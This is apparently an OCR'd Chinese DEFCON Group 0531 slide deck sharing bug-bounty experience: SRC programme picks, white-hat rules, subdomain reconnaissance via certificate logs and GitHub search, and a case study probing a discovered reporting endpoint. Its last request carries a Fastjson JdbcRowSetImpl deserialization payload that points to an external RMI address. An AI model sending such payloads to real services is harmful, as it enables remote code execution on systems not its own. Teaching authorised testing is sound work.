DEFCON
GROUP 0531
HACKER COMMUNITY

国内SRC漏洞挖掘经验和技巧分享

关于我

ID：PwnDog\硬糖_zzz

唐朝 | 成都体育学院体育新闻专业

前PKAV团队成员

研究方向：Web安全以及. . . . . .

目录

1.SRC个人推荐

2.SRC的规则

3.漏洞挖掘中的个人经验和技巧分享

SRC个人推荐

同程 网易 360 唯品会 腾讯 阿里巴巴
京东 小米 陌陌 滴滴 百度 蚂蚁金服

备注:排名不分先后，只为排版好看

SRC的规则

白帽子

1.合规手段
2.点到为止
3.漏洞保密

信息收集

1. 厂商域名　2. 厂商IP段　3. 厂商业务信息

域名收集

1. 基于SSL证书查询

2. 第三方网站接口查询

3. Github

4. DNS解析记录

5. 子域名枚举等等

域名收集


基于SSL证书查询

1. censys.io
2. crt.sh

第三方接口查询网站


1. riskiq
2. shodan
3. findsubdomains
4. censys.io
5. dnsdb.io

案例



[redacted]	2018-05-24	2018-05-24	2020-04-20	[redacted].com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
[redacted]	2018-05-24	2018-01-02	2020-01-13	s3.r[redacted] com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=GeoTrust RSA CA 2018
[redacted]	2018-05-24	2017-09-07	2020-09-06	*.nss.[redacted].com	C=US, O=GeoTrust Inc., CN=GeoTrust SSL CA - G3
[redacted]	2018-05-23	2017-01-13	2020-01-13	s3.[redacted]e.com	C=US, O=GeoTrust Inc., CN=GeoTrust SSL CA - G3
[redacted]	2018-05-23	2018-05-23	2019-05-23	*[redacted].com	C=CN, O="TrustAsia Technologies, Inc.", OU=Domain Validated SSL, CN=TrustAsia TLS RSA CA
[redacted]	2018-05-23	2018-05-23	2020-07-21	*.ms[redacted] com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=GeoTrust RSA CA 2018
[redacted]	2018-05-23	2018-05-23	2018-08-21	[redacted] com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3

案例



2 code results in [redacted]

[redacted]/NetConfig.java

Showing the top four matches Last indexed 23 days ago


```
package com.tamic.statinterface.statsdk.constants;

/**
 * Created by Tc on 2016-03-25.
 */
public class NetConfig {
…
    private NetConfig() {
    }

    /**
     * 数据上报 Url
     */
    public static String ONLINE_URL = "http://pr.nss.[redacted].com/sentry/passive";
```

[redacted]MyApplication.java

Showing the top four matches Last indexed 23 days ago

```
package com.example.a.testshaobingmonitorprj;

import android.app.Application;
import android.content.Context;
…
                "normal",
                null
        );

        TcStatInterface.setUrl("http://pr.nss.[redacted].com/sentry/passive");
```


案例



```
GET /sentry/passive HTTP/1.1
Host: pr.nss[redacted].com
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Content-Length: 113

[redacted]
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 30 Dec 2017 08:43:53 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 101
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, client_id, uuid,
Authorization
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache

{"status":200, "message":"data model error:缺少参数,必须包括modelName,clusterName,timestamp"}
```


案例



```
POST /sentry/passive HTTP/1.1
Host: pr.nss.[redacted]com
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Content-Length: 53

{"modelName":"1","clusterName":"1","timestamp":"1"}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 30 Dec 2017 08:45:43 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 63
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, client_id, uuid,
Authorization
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache

{"status":200, "message":"data model error:convert JSON error"}
```


案例



```
POST /sentry/passive HTTP/1.1
Host: pr.nss.[redacted].com
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Content-Length: 113

{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi:/[redacted]","autoCommit":true}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 30 Dec 2017 08:48:24 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 63
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, client_id,
uuid, Authorization
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache

{"status":200, "message":"data model error:convert JSON error"}
```

